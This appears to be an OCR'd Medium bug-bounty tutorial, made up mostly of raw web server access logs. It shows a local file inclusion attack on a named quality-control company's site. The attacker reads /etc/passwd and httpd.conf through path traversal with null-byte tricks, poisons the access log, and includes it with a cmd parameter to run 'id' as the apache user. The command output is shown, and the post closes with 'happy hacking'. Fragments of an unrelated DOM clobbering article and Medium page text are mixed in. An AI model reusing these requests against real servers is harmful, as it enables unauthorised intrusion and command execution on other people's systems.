x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/header_bg.gif HTTP/1.1" 200 1188 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET /images/favicon.ico HTTP/1.1" 200 5686 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:11 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:11 -0400] "GET /images/ini_img.jpg HTTP/1.1" 200 10792 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:12 -0400] "GET /images/pricing_heading_img-trans.png HTTP/1.1" 200 2832 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:12 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:32 -0400] "GET
/index.php?page=../../../../../../../../../../../../../../../../etc/passwd%00 HTTP/1.1" 200 11985 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:34 -0400] "GET /index.php?page=../../../../../../../../../../../../../../
../../etc/passwd%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00
HTTP/1.1" 200 72956 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:17 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%2500 HTTP/1.1" 200 21026 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 94.25.179.164 - - [05/Jun/2017:11:41:26 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 5.1; rv:47.0)
Gecko/20100101 Firefox/47.0" 103.49.222.58 - - [05/Jun/2017:11:42:12 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00 HTTP/1.1" 200 68017 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:42:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:49:24 -0400] "GET /v0pcr3w HTTP/1.1" 404 292 "-" "-" 103.49.222.58 - - [05/Jun/2017:11:49:44 -0400] "GET /v0pcr3w HTTP/1.1" 404 292 "-" "-"
```


Nepal's No. 1 QC - Western Managed
Local Expertise - Quality Services
Serving the International business community since 1998
HOME | ABOUT US | INSPECTION SERVICES | AUDITS | GALLERY | CONTACT US | LOCATION MAP | LINKS | SITEMAP
© 2010, All Rights Reserved theo@proqualitycontrol.com
Design and Develop By: Yadav Singh Basnet
v0pcr3w
Highlight All
Match Case
1 of 2 matches

Now run this line to execute command on server **/home/pro_99/proqualitycontrol.com/access_log%00&cmd=id** and you'll see the "**id**" command executed.


Leading Professional Quality Control services in Nepal. Totally independent third party, ProQC Inspectors protect international clients - Mozilla Firefox
Leading Professional ...
proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/acce
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer

```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00&cmd=id
```

```
"http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/4.jpg HTTP/1.1" 200 12918 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux
x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/14.jpg HTTP/1.1" 200 11249 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/13.jpg HTTP/1.1" 200 19616 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET
/greybox/w_close.gif HTTP/1.1" 200 74 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/g_close.gif HTTP/1.1" 200 541
"http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/indicator.gif HTTP/1.1" 200 8238 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux
x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/header_bg.gif HTTP/1.1" 200 1188 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET /images/favicon.ico HTTP/1.1" 200 5686 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:11 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:11 -0400] "GET /images/ini_img.jpg HTTP/1.1" 200 10792 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:12 -0400] "GET /images/pricing_heading_img-trans.png HTTP/1.1" 200 2832 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:12 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:32 -0400] "GET
/index.php?page=../../../../../../../../../../../../../../../../../../etc/passwd%00 HTTP/1.1" 200 11985 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:34 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../..
/../../etc/passwd%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00
HTTP/1.1" 200 72956 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:17 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%2500 HTTP/1.1" 200 21026 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 94.25.179.164 - - [05/Jun/2017:11:41:26 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 5.1; rv:47.0)
Gecko/20100101 Firefox/47.0" 103.49.222.58 - - [05/Jun/2017:11:42:12 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00 HTTP/1.1" 200 68017 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:42:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:49:24 -0400] "GET /v0pcr3w uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin) HTTP/1.1" 404 292 "-" "-" 103.49.222.58 - - [05/Jun/2017:11:49:44 -0400] "GET
/v0pcr3w uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin) HTTP/1.1" 404 292 "-" "-" 103.49.222.58 - - [05/Jun/2017:11:50:27 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com
/access_log%00 HTTP/1.1" 200 68707 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:50:34 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com
/access_log%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
```



Nepal's No. 1 QC - Western Managed

Local Expertise - Quality Services

Serving the International business community since 1998

HOME | ABOUT US | INSPECTION SERVICES | AUDITS | GALLERY | CONTACT US | LOCATION MAP | LINKS | SITEMAP

© 2010, All Rights Reserved theo@proqualitycontrol.com

v0pcr3w

1 of 2 matches

Our command executed successfully **GET /v0pcr3w uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin)**.

Note: The web administrator has been notified about this vulnerability.

Thats all guys, happy hacking!

Bug Bounty

Rce

Injection

Tutorial

Vulnerability

406 claps

WRITTEN BY

NoGe

Follow

researcher | #mufc

See responses (3)

More From Medium

Also tagged Vulnerability

An Open Letter To Those Who Feel Like They Have To Hold It Together 24/7

Megan Minutillo in P.S. I Love You

Oct 10 · 2 min read ★

44

Related reads

Chinese Hackers Back Beijing’s Authoritarian Pals

Foreign Policy in Foreign Policy
Jul 30, 2018 · 7 min read ★


97

Related reads

Clobbering the clobbered — Advanced DOM Clobbering


terjanq

47



<a>
Block <p>
Another inline <a>
IG name=test> <p> <a href=//terjanq.me? id=testPath name=prot
Browsers will unfold the above to a semantically valid code
...></a> <p> <a ...></a> <a ...></a> </p> <p> <a ...>T</a> </p>

Sep 26 · 9 min read ★


Because attributes are cloned window.CONFIG and window.testPath return HTML Collection
HTMLCollection(2) [a#CONFIG, a#CONFIG, CONFIG: a#CONFIG, test: a#CONFIG]
HTMLCollection(2) [a#testPath, a#testPath, testPath: a#testPath, protocol: a#testPath]

Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original ideas take center stage - with no ads in sight. Watch

Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. Explore

Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just $5/month. Upgrade

Medium

About Help Legal